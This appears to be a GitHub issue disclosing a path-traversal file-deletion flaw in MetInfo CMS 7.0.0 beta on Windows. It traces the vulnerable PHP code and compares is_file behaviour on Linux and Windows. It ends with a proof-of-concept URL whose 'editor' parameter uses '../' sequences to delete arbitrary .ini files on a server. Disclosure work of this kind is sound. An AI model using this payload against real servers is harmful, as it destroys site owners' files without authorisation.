metinfo 7.0 beta remote delete ini file #2

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cby234 commented on May 17, 2021 Owner

Vulnerability Name: Metinfo CMS ini file modify vulnerability
Product Homepage: https://www.metinfo.cn/
Software link: https://u.mituo.cn/api/metinfo/download/7.0.0beta
Version: V7.0.0 beta

(This vulnerability only occur in Window OS)

In /language/admin/language_general.class.php doExportPack Method

```
public function doExportPack()
{
    global $_M;
    if (!isset($_M['form']['editor']) || !$_M['form']['editor']) {
        $this->error($_M['word']['js41']);
    }

    $editor = $_M['form']['editor'];
    $site = isset($_M['form']['site']) ? $_M['form']['site'] : '';
    $appno = $_M['form']['appno'] ? $_M['form']['appno'] : '';
    $filename = PATH_WEB . 'cache/language_' . $site . '_' . $editor . '.ini';
    delfile($filename);
    //=~N==~O~V=~P~N=~O=□ =~@=~L~E
    $this->doget_admin_pack($appno,$site,$editor);
    $filename = realpath($filename);
    header("");
    Header("Content-type:  application/octet-stream ");
    Header("Accept-Ranges:  bytes ");
    Header("Accept-Length: " . filesize($filename));
    header("Content-Disposition:  attachment;  filename=language_{$site}_" . $appno .'_'. $editor . ".ini");
    //=~F~Y=~W==~W
    $log_name = $_M['form']['site'] ? 'langadmin' : 'langweb';
    logs::addAdminLog($log_name,'language_outputlang_v6','jsok','doExportPack');
    readfile($filename);
}
```

In this method We can find `editor` and `site` parameter makes `filename` value and use it for

`delfile` method's argument

```
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    readfile($filename);
}
```

Let's take a look at app/system/include/function/file.func.php source code

```
function delfile($fileUrl){
        $fileUrl = path_absolute($fileUrl);
        @clearstatcache();
        if(stristr(PHP_OS,"WIN")) {
                $fileUrl = @iconv("utf-8", "GBK", $fileUrl);
        }

        if(file_exists($fileUrl)){
                unlink($fileUrl);
                return true;
        }else{
                return false;
        }
        @clearstatcache();
}
```

When we check `delfile` method we use `filename` argument for `file_exists` function and if

return value is true unlink `filename` argument file will be unlink

Before we analyze more about this point.

Let's take a look at about `file_exists` function's difference between in `Linux` and `Windows`

```
php > if (is_file('./test.ini')) echo 'ok';
ok
php > if (is_file('./test.ini2222222')) echo 'ok';
php > if (is_file('./asdf/../test.ini')) echo 'ok';
php >
```

```
php > if(is_file('./test.ini')) echo 'ok';
ok
php > if(is_file('./test.ini22222222')) echo 'ok';
php > if(is_file('./asdf/../test.ini')) echo 'ok';
ok
php >
```

In `Linux` (first picture) if there is no real dirctory which name is `asdf` function do not return true

value unliness there is `../` value. But In Windows `file_exists` funciotn return true value if there is

fake directory which name is `asdf` (second picture).

Because of this point we can delete remote ini file in windows server


Attack scenario is below


1. give `site` parameter value for 'admin' or 'web' and give `editor` parameter for

'../../../---/{ini-filename}

POC :

/admin/?n=language&c=language_general&a=doExportPack&site=web&editor=/../../../../../Users/test/Desktop/test&appno=123





Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant